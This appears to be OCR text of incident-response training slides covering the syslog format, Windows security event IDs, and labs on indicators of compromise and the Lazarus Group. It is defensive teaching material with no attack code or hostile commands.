
She indicated that you need to read the logs from the server which are located in the folder /opt/logs/auth.log

Synopsis

Yara have asked you to follow this steps:

1. First, list all the indices available in the system.
2. Remove the indices related to bro and http.
3. Configure the sensor to read auth logs from /opt/logs/auth.log
4. Double Check the parsing for this logs in the folder /etc/logstash/conf.d/30-filter-auth.conf
5. Get the logs into the system
6. Investigate what security incident is happening in there
7. How can the organization mitigate this issue?

Understanding the Syslog Protocol



Traditionally, Syslog uses the UDP protocol on port 514 but can be configured to use any port. In addition, some devices will use TCP 1468 to send syslog data to get confirmed message delivery.

The Syslog protocol

The syslog protocol, ruled by the RFC 5424, provides guidelines for creating message formats that enable vendor-specific extensions to be provided in a structured way.

Originators

Entities that generates syslog content to be carried in a message.


Collectors

Entities that gather syslogs messages

Relay

Forward messages, accepting messages from originators or others relays and sending them to collectors or other relay.

Syslog message anatomy



Source: https://blog.rapid7.com/2017/05/24/what-is-syslog/

Syslog PRI (priority value)

Number	Facility description
0	Kernel messages
1	User-level messages
2	Mail System
3	System Daemons
4	Security/Authorization Messages
5	Messages generated by syslogd
6	Line Printer Subsystem
7	Network News Subsystem
8	UUCP Subsystem
9	Clock Daemon
10	Security/Authorization Messages
11	FTP Daemon
12	NTP Subsystem
13	Log Audit
14	Log Alert

Source: https://www.paessler.com/it-explained/syslog

Syslog categorization

Code	Severity	Description
0	Emergency	System is unusable
1	Alert	Action must be taken immediately
2	Critical	Critical conditions
3	Error	Error conditions
4	Warning	Warning conditions
5	Notice	Normal but significant condition
6	Informational	Informational messages
7	Debug	Debug-level messages

Source: https://www.paessler.com/it-explained/syslog

Hands on Lab # 2: Parsing Syslog

Parsing Syslog and understanding the format


Yara, your senior Incident handler wants to make sure that you understand how the Syslog format works, in a way that all the Incident Handling team take advantage of it and that way, she wants to setup a milestone for having all the network devices reporting data into the centralized SIEM solution.

For this effects, she have asked you to parse a syslog log sample with a tool called grok debugger, which can be found here https://grokdebug.herokuapp.com/


The log sample is located at **/Documents/IR-SYSLOG**

Yara wants to make sure you understand how to parse this events.

What do you think about this picture?



Source:https://github.com/sbousseaden/EVTX-ATTACK-SAMPLES


Logs
File
Home
Share
View
C:\Windows\System32\winevt\Logs
Quick access
Desktop
Downloads
Documents
Pictures
OneDrive
This PC
Network
Name
Date modified
Type
Size
Windows PowerShell.evtx 2/13/2020 6:00 AM Event Log 1,092 KB
System.evtx 2/14/2020 3:01 PM Event Log 9,284 KB
SGX%4Diagnostic.evtx 2/13/2020 6:04 AM Event Log 68 KB
SGX%4Admin.evtx 2/13/2020 6:04 AM Event Log 68 KB
Setup.evtx 2/13/2020 8:22 AM Event Log 68 KB
Security.evtx 2/14/2020 3:05 PM Event Log 20,484 KB
OAlerts.evtx 2/3/2020 9:58 PM Event Log 68 KB
Microsoft-Windows-WPD-MTPClassDriver%4Operational.evtx 2/13/2020 6:00 AM Event Log 68 KB
Microsoft-Windows-WPD-ClassInstaller%4Operational.evtx 1/30/2020 4:49 PM Event Log 68 KB
Microsoft-Windows-WorkFolders%4WHC.evtx 1/30/2020 5:01 PM Event Log 68 KB
Microsoft-Windows-WMI-Activity%4Operational.evtx 2/14/2020 2:56 PM Event Log 1,028 KB
Microsoft-Windows-WLAN-AutoConfig%4Operational.evtx 2/14/2020 6:28 AM Event Log 1,028 KB
Microsoft-Windows-WinRM%4Operational.evtx 2/14/2020 11:38 AM Event Log 1,028 KB
Microsoft-Windows-Winlogon%4Operational.evtx 2/14/2020 3:01 PM Event Log 1,028 KB
Microsoft-Windows-WinINet-Config%4ProxyConfigChanged.evtx 2/13/2020 6:00 AM Event Log 68 KB
Microsoft-Windows-WindowsUpdateClient%4Operational.evtx 2/13/2020 5:55 PM Event Log 1,028 KB
Microsoft-Windows-WindowsSystemAssessmentTool%4Operational.evtx 2/13/2020 6:00 AM Event Log 68 KB
Microsoft-Windows-WindowsBackup%4ActionCenter.evtx 1/30/2020 5:01 PM Event Log 68 KB
Microsoft-Windows-Windows Firewall With Advanced Security%4FirewallDiagn... 2/13/2020 6:19 AM Event Log 68 KB
Microsoft-Windows-Windows Firewall With Advanced Security%4Firewall.evtx 2/14/2020 12:43 PM Event Log 1,028 KB
Microsoft-Windows-Windows Firewall With Advanced Security%4ConnectionSe... 1/30/2020 4:49 PM Event Log 68 KB
Microsoft-Windows-Windows Defender%4WHC.evtx 1/30/2020 4:49 PM Event Log 68 KB
Microsoft-Windows-Windows Defender%4Operational.evtx 2/14/2020 2:22 PM Event Log 1,028 KB
Microsoft-Windows-Win32k%4Operational.evtx 2/3/2020 9:34 PM Event Log 68 KB
Microsoft-Windows-WFP%4Operational.evtx 2/13/2020 6:19 AM Event Log 68 KB
Microsoft-Windows-WER-PayloadHealth%4Operational.evtx 2/13/2020 9:28 AM Event Log 68 KB
Microsoft-Windows-WebAuthN%4Operational.evtx 2/13/2020 6:02 AM Event Log 68 KB

Windows Events of Interest

- System Event Log 1102- Security Event Log was cleared: When this event is triggered, it must take Incident Analysts attention.
- System Event Log 7045 - New Service creation event: The creation of a service could indicate malware trying to have some persistence within the targeted machine.
- Security Event Log 4720 - New local user created: Attackers take advantage of the fact that most organizations do not implement lateral movement mitigations.
- Scheduled Task Operational Log 1006/200 - Scheduled Task was registered or executed: Scheduled task are a common way of persistence with the value added that this tasks can be executed remotely

Windows Events of Interest

- Event Id 4624 - Successful Logon : This is an informative event that provides a lot of context including who is the person that logged on, from where that happened, what process is associated with it and the type of authentication that was used.
- Logon types also helps to have a better contexts:
  - Logon Type 2 : Interactive, aka a full session often a hands on keyboard kind, except it can also mean RunAs.
  - Logon Type 3: Network logon, like file shares
  - Logon Type 4: Batch or Scheduled Task logon (this not only leaves credentials in memory, but on disk in the LSA secrets)
  - Logon Type 5: Service logon (this not only leaves credentials in memory, but on disk in the LSA secrets)
  - Logon Type 7: Unlocking the system
  - Logon Type 8: Cleartext logon, which means something like Plaintext Auth to an IIS server or it can mean CredSSP logons - meaning the Cleartext is local to the machine, not over the network. Investigate the package type and the source for this one to figure out what it really means.
  - Logon Type 10: Remote Desktop logon - if you see a service account doing RDP logons you either have an attacker


Source: https://blogs.technet.microsoft.com/jepayne/2017/12/08/weffles/

Windows Events of Interest

- Event Id 4625 - Unsuccessful Logon: Provides some insights on failed logons that can help to identify an incident within the organization.

- Event Id 4648 - Logon was Attempted with Explicit Credentials: It is almost mandatory to lo get this event from workstations and from servers, when this event happens, it provides some context on the machine from where the logon was attempted from.

Source: https://blogs.technet.microsoft.com/jepayne/2017/12/08/weffles/


Search or jump to...
Pull requests
Issues
Marketplace
Explore
sbousseaden / EVTX-ATTACK-SAMPLES
Watch 69
Star 666
Fork 119
Code
Issues 1
Pull requests 0
Actions
Projects 0
Wiki
Security
Insights
Windows Events Samples
500 commits
1 branch
0 packages
0 releases
2 contributors
Branch: master
New pull request
Create new file
Upload files
Find file
Clone or download
sbousseaden Add files via upload
Latest commit 8bc9713 6 days ago
AutomatedTestingTools Add files via upload 6 months ago
Command and Control Update readme.md 6 months ago
Credential Access Add files via upload 2 months ago
Defense Evasion Add files via upload 7 days ago
Discovery Add files via upload 6 days ago
Execution Add files via upload 4 months ago

Take special attention to end user reports


Sometimes, the detection of an incident starts when an user within your organization reports that something is weird within their environment; that is that there are files that they can no longer access or a report from a user that their account credentials have changed but they were not the authors of such change.

Indicators of Compromise (IoC)


Locard's Exchange Principle

"Wherever he steps, whatever he touches, whatever he leaves, even unconsciously, will serve as a silent witness against him. Not only his fingerprints or his footprints, but his hair, the fibers from his clothes, the glass he breaks, the tool mark he leaves, the paint he scratches, the blood or semen he deposits or collects. All of these and more, bear mute witness against him. This is evidence that does not forget. It is not confused by the excitement of the moment. It is not absent because human witnesses are. It is factual evidence. Physical evidence cannot be wrong, it cannot perjure itself, it cannot be wholly absent. Only human failure to find it, study and understand it, can diminish its value." -Dr Edmond Locard

Indicators of Compromise (IoC)



Indicators of Compromise



Source: Virustotal

Hands on Labs : IoCs

Hands on Labs 1: Scenario

Yara, a senior Incident Handler from Trillion Capital Bank, has requested you some help to analyze some hashes from some files that were found in a workstations in the accounting division.

Yara and the team are investigating an incident related to a malware infection across the organization and has requested you to do some research.

Yara indicated that the hashes you need to investigate are located in virtual machine in **Documents/IR-VIRUS-TOTAL/hashes.txt**. She asked you to find information about those hashes in this two popular services:

1. Virus Total
2. Opswat Metadefender https://metadefender.opswat.com/

Case Study: Lazarous Group IoC

Synopsis

Yara, your senior incident handler, asked you some help to understand how a threat actor group, named **Lazarous Group**, behaves in a way that Trillion Capital Bank's incident response team can detect any potential activity of this group from.

Yara needs you to investigate the following questions:

- Allegedly, who is is this group affiliated to?
- List the most common attacks this group has been attributed to
- What kind of attacks this group has carried out in Latin America?

Lazarous Group Indicators of Compromise

Additionally, Yara have asked you to read the alert document issued by the US CERT https://www.us-cert.gov/ncas/alerts/TA17-164A

She needs that you:

- What is the attack objectives of this group?
- List the CVE (Common Vulnerability Enumeration)
- Search each CVE against the database
- What is the impact of this attack?
- What kind of Indicators of Compromise are available from this group?

Lazarous Group Indicators of Compromise

Now that you have found the indicators of compromise, and in spirit of giving Yara more insights on your finding, you want to take some of the indicators of compromise and search them into three popular Threat intel groups

- OTX https://otx.alienvault.com/
- Cisco Talos https://talosintelligence.com/
- Virus Total https://www.virustotal.com/gui/home/search

Does this portals provide useful information?

Case Study: FireHole

FireHole feeds

